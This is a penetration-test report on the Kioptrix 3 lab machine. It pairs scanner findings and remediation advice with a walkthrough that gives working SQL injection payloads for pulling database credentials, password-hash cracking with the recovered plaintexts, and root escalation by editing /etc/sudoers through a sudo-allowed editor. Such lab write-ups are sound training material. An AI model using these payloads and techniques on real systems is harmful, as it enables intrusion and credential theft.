

# Vulnerability Assessment and Penetration Testing Report

**Client:** Kioptrix

**Project:** Vulnerability Assessment  
on Kioptrix 3 Machine

**Report Date:** September 27, 2024

**Prepared By:** Kennedy Emeanuri

**Tester:** Kennedy Emeanuri

**Contact information:**

<https://www.linkedin.com/in/kennedyemeanuri/>

## **CONFIDENTIALITY STATEMENT**


This report and its contents are confidential and exclusively intended for the use of Kioptrix. Unauthorized use or disclosure of any portion of this report is strictly forbidden. The findings, conclusions, and recommendations presented are derived from a penetration testing exercise conducted by Kennedy Emeanuri and should be regarded as sensitive and confidential. If you have received this report in error, kindly notify us immediately and dispose of all copies.

## TABLE OF CONTENTS

Executive Summary	4
Assessment Summary	4
Strategic Recommendations	5
1. Technical Summary	6
1.1 Scope	6
1.2 Findings Overview	6
2. Technical Details	7
2.1 Vulnerability Descriptions	7
2.1.1 HTTP TRACE / TRACK Methods Allowed	7
2.1.2 SSH Weak Algorithms Supported	7
2.1.3 SSH Server CBC Mode Enabled	8
2.1.4 SSH Weak Key Algorithm Exchanged	8
2.1.5 ICMP Timestamp Request Remote Data Disclosure	9
2.1.6 SSH Weak MAC Algorithms Enabled	9
2.2 Exploitation Techniques	10
2.3 Remediation Recommendations	17
3. Conclusion	18
4. Appendices	19
4.1 Appendix A: Detailed Methodology	19
4.2 Appendix B: Evidence of Vulnerabilities	20

## EXECUTIVE SUMMARY

The security assessment conducted on the Kioptrix machine revealed 2 **MEDIUM** risks and 4 **LOW** risks.



The security assessment conducted on the Kioptrix machine revealed several vulnerabilities in the machine's web application software and in the remote access via the open SSH port. These vulnerabilities allowed the penetration tester to gain unauthorized access to the system and the sensitive information it contains.

The assessment revealed that the web application is vulnerable to SQL injection attacks. The penetration tester was able to exploit this vulnerability and gain initial access to the remote host. Furthermore, the tester discovered that sensitive information such as database passwords were stored in clear text on the server.

The tester was also able to gain access to the system via remote access using discovered credentials. After gaining access to a user account, the tester was able to escalate their privileges and eventually gain root access to the server.

Based on the findings, it is recommended that the website's software and configuration be updated to address the vulnerabilities discovered during the assessment. In addition, it is recommended that sensitive information be stored securely and that appropriate access controls be implemented to prevent unauthorized access to the server.

### Assessment Summary

Based on the security assessment conducted on the Kioptrix web application, the identified vulnerabilities pose a MEDIUM and LOW risk that could potentially trigger cybersecurity breaches if left unaddressed. However, these vulnerabilities can be easily remedied by implementing the best practices and recommendations provided in the report. Therefore, it is recommended that immediate action be taken to mitigate these vulnerabilities and prevent potential security incidents.

### **Strategic Recommendations**

Given the severity of the vulnerabilities, we strongly advise addressing the MEDIUM ones first then proceed to the LOW risks.

## 1. TECHNICAL SUMMARY

### 1.1 Scope

During the vulnerability assessment, the scope was strictly limited to the target IP Address (192.168.191.186). The testing was performed in a controlled environment with the full knowledge and cooperation of Kioptrix's management.

### 1.2 Risk Ratings

To present a clear and concise risk scoring system, the following risk designations and colour codes have been applied throughout this report. It is important to emphasize that assessing the overall business risk associated with the identified issues falls outside our scope. As a result, certain risks may be rated as high from a technical standpoint but may be deemed acceptable by the business due to other controls or factors not known to us.

RISK LEVEL	DESCRIPTION	CVSSV3 SCORE
<b>Low Risk</b>	Indicates a vulnerability or issue with minimal impact that can be easily mitigated	<b>0.0 – 3.9</b>
<b>Medium Risk</b>	Indicates a vulnerability or issue with a moderate impact that requires more effort to address and mitigate	<b>4.0 – 6.9</b>
<b>High Risk</b>	Indicates a vulnerability or issue with a significant threat to security that requires immediate attention and remediation	<b>7.0 – 8.9</b>
<b>Critical Risk</b>	Indicates a vulnerability or issue with the highest severity and imminent threat that requires urgent action	<b>9.0 – 10.0</b>

### 1.3 Findings Overview

Below is a high-level overview of findings identified during testing. These findings are covered in depth in the Technical Details section of this report.

Finding #	Description	Risk
1	HTTP TRACE / TRACK Methods Allowed	Medium
2	SSH Weak Algorithms Supported	Medium
3	SSH Server CBC Mode Ciphers Enabled	Low
4	SSH Weak Key Exchange Algorithm Enabled	Low
5	ICMP Timestamp Request Remote Data Disclosure	Low
6	SSH Weak MAC Algorithms Enabled	Low

## 2. TECHNICAL DETAILS

### 2.1 Vulnerability Descriptions

#### 2.1.1 HTTP TRACE / TRACK Methods Allowed

**MEDIUM**

MEDIUM

HTTP TRACE / TRACK Methods Allowed

>

**Description**

The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.

**Solution**

Disable these HTTP methods. Refer to the plugin output for more information.

**Output**

```
To disable these methods, add the following lines for each virtual
host in your configuration file :

RewriteEngine on
RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
RewriteRule .* - [F]
```

The vulnerability assessment identified that the Kioptrix machine's remote web server supports the TRACE and/or TRACK methods which can be used to debug web server connections.

**Recommendation:** Disable these HTTP methods by adding the following lines for each virtual host in your configuration file:

```
RewriteEngine on
```

```
RewriteCond %{REQUEST_METHOD} ^(TRACE|TRACK)
```

```
RewriteRule .* - [F]
```

#### 2.1.2 SSH Weak Algorithms Supported

**MEDIUM**

MEDIUM

SSH Weak Algorithms Supported

< >

**Description**

Nessus has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys.

**Solution**

Contact the vendor or consult product documentation to remove the weak ciphers.

The vulnerability assessment revealed that the remote SSH server is configured to use Arcfour stream cipher or none whereas RFC 4253 advises against using Arcfour due to an issue with weak keys.

**Recommendation:** Contact the vendor or consult product documentation to remove then weak ciphers.

### 2.1.3 SSH Server CBC Mode Enabled

LOW

LOW

SSH Server CBC Mode Ciphers Enabled

< >

**Description**

The SSH server is configured to support Cipher Block Chaining (CBC) encryption. This may allow an attacker to recover the plaintext message from the ciphertext.

Note that this plugin only checks for the options of the SSH server and does not check for vulnerable software versions.

**Solution**

Contact the vendor or consult product documentation to disable CBC mode cipher encryption, and enable CTR or GCM cipher mode encryption.

The SSH Server is configured to support the following client-to-server Cipher Block Chaining (CBC) encryption which may allow an attacker to recover the plaintext message from the ciphertext:

- a. 3des-cbc
- b. aes128-cbc
- c. aes192-cbc
- d. aes256-cbc
- e. blowfish-cbc
- f. cast128-cbc
- g. rijndael-cbc@lysator.liu.se

**Recommendation:** Disable CBC mode cipher encryption and then, enable Counter Mode (CTR) for maintaining confidentiality or Galois/Counter Mode (GCM) cipher mode encryption for maintaining integrity.

### 2.1.4 SSH Weak Key Algorithm Exchanged Enabled

LOW

The remote SSH server is configured to allow key exchange algorithms which are considered weak. Based on the IETF draft document Key Exchange (KEX) Method Updates and Recommendations for Secure Shell (SSH) RFC9142, section 4 lists guidance on key exchange algorithms that SHOULD NOT and MUST NOT be enabled. This includes:

- a. diffie-hellman-group-exchange-sha1
- b. diffie-hellman-group1-sha1
- c. gss-gex-sha1-\*
- d. gss-group1-sha1-\*
- e. gss-group14-sha1-\*
- f. rsa1024-sha1

**Recommendation:** Contact the vendor or consult product documentation to disable the weak algorithms.



## 2.1.5 ICMP Timestamp Request Remote Data Disclosure

LOW

### Description

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

### Solution

Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Recommendation: Filter out the ICMP timestamp requests, and the outgoing ICMP timestamp replies. Alternatively, you can deliberately set incorrect timestamps to be returned by the machine.

## 2.1.6 SSH Weak MAC Algorithms Enabled

LOW

LOW

### SSH Weak MAC Algorithms Enabled

< >

### Description

The remote SSH server is configured to allow either MD5 or 96-bit MAC algorithms, both of which are considered weak.

Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.

### Solution

Contact the vendor or consult product documentation to disable MD5 and 96-bit MAC algorithms.

The remote SSH server is configured to allow the following weak MAC algorithms:

- a. hmac-md5
- b. hmac-md5-96
- c. hmac-sha1-96

**Recommendations:** Contact the vendor or consult product documentation to disable MD5 and 96-bit MAC algorithms.


## 2.2 Exploitation Techniques

Upon receiving access to the client's network, I ran a nmap scan to identify all devices on the network alongside all ports and services open on those devices. From the scan, I discovered that the client's machine (192.168.191.186) has port 22 (SSH) and 80 (HTTP) open.


```
(kali@kali)-[~]
$ sudo nmap 192.168.191.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 14:06 EDT
Nmap scan report for 192.168.191.185
Host is up (0.0023s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: C4:23:60:42:47:E9 (Intel Corporate)

Nmap scan report for 192.168.191.186
Host is up (0.00030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:CC:DA:87 (Oracle VirtualBox virtual NIC)
```

From that discovery, I visited the website by entering the IP address of the machine in my web browser and then, I got a webpage (Ligoat Security) which has various sections.



I then navigated to the login section where I was requested to insert a username and password.



With no prior knowledge of any username or password, I decided to run a vulnerability scanner against the website using Nikto.


```
nikto -h 192.168.191.186
- Nikto v2.5.0

+ Target IP: 192.168.191.186
+ Target Hostname: 192.168.191.186
+ Target Port: 80
+ Start Time: 2024-10-06 14:19:41 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/HTTP/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the page as a download. See: https://developer.mozilla.org/en-US/docs/HTTP/X-Content-Type-Options
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /favicon.ico: Server may leak inodes via ETags, header found with file /favicon.ico, inode 1234567890. See: https://www.wisecoders.com/2008/07/apache-inode-leak/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the last version of the 2.2 series.
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 series.
+ PHP/5.2 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positive results. See: https://www.wisecoders.com/2008/07/apache-inode-leak/
+ /: HTTP TRACE method is active, which suggests the host is vulnerable to XST. See: https://www.wisecoders.com/2008/07/apache-inode-leak/
+ /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information
2184
+ /?PHP9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
2184
+ /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
2184
+ /?PHP9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
2184
+ /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8101 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time: 2024-10-06 14:20:26 (GMT-4) (45 seconds)

+ 1 host(s) tested
```

From the scan, I discovered that the website uses **phpmyadmin** which is a highly recognized free software tool written in PHP, intended to handle the administration of MYSQL over the web. I then navigated to the **/phpmyadmin/** directory.



From the webpage I discovered that the phpMyAdmin version is 2.11.3 and then, I carried out a passive reconnaissance on that version of phpMyAdmin through Google to see if there are any public vulnerabilities/exploits.

## CVE-2009-1151

Known exploited

Public exploit

Static code injection vulnerability in setup.php in phpMyAdmin 2.11.x before 2.11.9.5 and 3.x before 3.1.3.1 allows remote attackers to inject arbitrary PHP code into a configuration file via the save action.

Source: MITRE

Max CVSS

9.8

EPSS Score

88.09%

Published

2009-03-26

Updated

2024-07-16


CISA KEV Added

2022-03-25


From the search, I inferred that phpMyAdmin 2.11.x has a static code injection vulnerability (recorded as CVE-2009-1151) in setup.php file (allowing remote attackers to inject arbitrary PHP code into the configuration file via the save action).

The downside to this discovery is that I have `/phpmyadmin/` as the directory whereas the **CVE-2009-1151** I found is for `/phpMyAdmin/` directory. I then visited their blog page where I discovered that the Ligoat Security website seems to have a gallery page where they are selling a source code.


Navigating the gallery page, I stumbled upon a link that allows the photos therein to be sorted by certain values.




Considering that, I tried a SQL injection against the website by inserting a single quote after the `id=1` parameter. The website responded with an SQL error meaning it is vulnerable to SQL injection.




I then went ahead to find out the number of columns in the SQL database and which of them are vulnerable to SQL injection. To do this, in the URL after the **id** variable, I inserted the following: *-1 union select 1,2,3,4,5,6*



From the response, I found out the website has 6 columns and that columns 2 and 3 are vulnerable to SQL injection. I then replace column 2 with @@version to get the version of SQL the web application is running. I achieved this by typing in the following after the id variable in the URL: *-1 union select 1,@@version,3,4,5,6*




From the response, I found out that the version is 5.0.1a which is MySQL. With the knowledge that MySQL uses tables to store data. I then went ahead to find out what tables are located in the database using the following command in the URL: *-1 union select 1,2,group\_concat(table\_name),4,5,6 from information\_schema.tables where table\_schema=database()--*




From the application's response, I discovered all tables in the database including the **dev\_accounts** under which I found a column named **Sub Gallery** by using the command:

-1 union select 1,group\_concat(column\_name),3,4,5,6 FROM information\_schema.columns WHERE table\_name=CHAR(100, 101, 118, 95, 97, 99, 99, 111, 117, 110, 116, 115)—



The column **Sub Gallery** has a field input (**id, username, password**) which I accessed using the command: -1 union select 1,group\_concat(username,0x3a,password),3,4,5,6 FROM dev\_accounts—



I found two usernames (dreg and loneferret) and passwords (in hash format) which I copied into a text editor in my Kali machine and then saved it as a file.

```
(kali@kali) - [~/Documents]
$ cat PassHashes.txt
0d3eccfb887aabd50f243b3f155c0f85
5badcaf789d3d1d09794d8f021f40f0e
```

Using John The Ripper which is an open source software, it was able to crack both hashes and returned the passwords in plaintext (**starwars** and **Mast3r**).

```
(kali@kali) - [~/Documents]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-MD5 PassHashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
starwars (?)
Mast3r (?)
2g 0:00:00.01 DONE (2024-10-09 09:49) 1.694g/s 9181Kp/s 9181Kc/s 9181Kc/s MasWhit002..MasHpt34
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Using the username (loneferret) and the password (starwars), I remotely tried to access the client's machine via SSH, but I was unable to negotiate with the target system because there was no matching host key type found.

```
(kali@kali)-[~/Documents]
$ ssh loneferret@192.168.191.186
Unable to negotiate with 192.168.191.186 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

To resolve this, I issued a command (`ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa loneferret@192.168.191.186`) which helped to verify the identity of the SSH server during the SSH handshake and then I got logged in as a user (loneferret).

```
(kali@kali)-[~/Documents]
$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa loneferret@192.168.191.186

The authenticity of host '192.168.191.186 (192.168.191.186)' can't be established.
RSA key fingerprint is SHA256:NdsBnvaQieyTUKFzPjRpTVK6jDGM/xWwUi46IR/h1jU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.191.186' (RSA) to the list of known hosts.
loneferret@192.168.191.186's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$
```

```
loneferret@Kioptrix3:~$ id
uid=1000(loneferret) gid=100(users) groups=100(users)
loneferret@Kioptrix3:~$
```

At this point I proceeded to escalate my privileges to root. By performing a reconnaissance of the machine via SSH and I stumbled across two files and on further analysis, I discovered that the file named “CompanyPolicy.README” has an instruction for new employees that requires root privileges to perform.

```
loneferret@Kioptrix3:~$ ls
checksec.sh CompanyPolicy.README
loneferret@Kioptrix3:~$ cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.


DG
CEO
loneferret@Kioptrix3:~$
```

I quickly executed the command **sudo ht** as suggested by the instruction an error came up which I fixed using the command: `export TERM=xterm-color`.

```
loneferret@Kioptrix3:/etc$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:/etc$ export TERM=xterm-color
loneferret@Kioptrix3:/etc$ sudo ht /etc/sudoers
```


The sudoers file came up and then I edited the **/etc/sudoers** file to elevate my privilege by adding **/bin/sh** right after **/usr/local/bin/ht**.





```
loneferret@Kioptrix3: ~  
File Edit View Search Terminal Help  
File Edit Windows Help Texteditor 21:21 28.12.2016  
[x] /etc/sudoers 3  
# /etc/sudoers  
# This file MUST be edited with the 'visudo' command as root.  
# See the man page for details on how to write a sudoers file.  
#  
Defaults      env_reset  
# Host alias specification  
# User alias specification  
# Cmnd alias specification  
# User privilege specification  
root    ALL=(ALL) ALL  
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/sh  
# Uncomment to allow members of group sudo to not need a password  
1help 2save 3open 4 5vote 6mode 7search 8 9 0quit
```

After editing the file, I executed the command "sudo /bin/sh" and gained root access to the client's machine.



```
loneferret@Kioptrix3:/etc$ sudo /bin/sh  
# whoami  
root  
# |
```



## 2.3 Remediation Recommendations

Based on the findings of the penetration test, the following recommendations can be made to improve the security of the Kioptrix website:

- a. **Secure Remote Access:** Disable all unused services or restrict access to specific IP addresses using firewall rules. For services in use, implement key-based authentication instead of password-based logins. Ensure that users have strong passphrases for their private keys.
- b. **Implement Input Validation:** Apply thorough input validation on all user inputs to prevent SQL injection attacks. This includes using prepared statements or parameterised queries in your database interactions. Employ Web Application Firewall (WAF) as well to detect and block SQL injection attempts before they reach the server.
- c. **Regularly Update Software:** Avoid using outdated versions of software that may contain vulnerabilities (e.g., phpMyAdmin 2.11.3). Regularly update all software, and the underlying web server, to ensure that known vulnerabilities are patched.
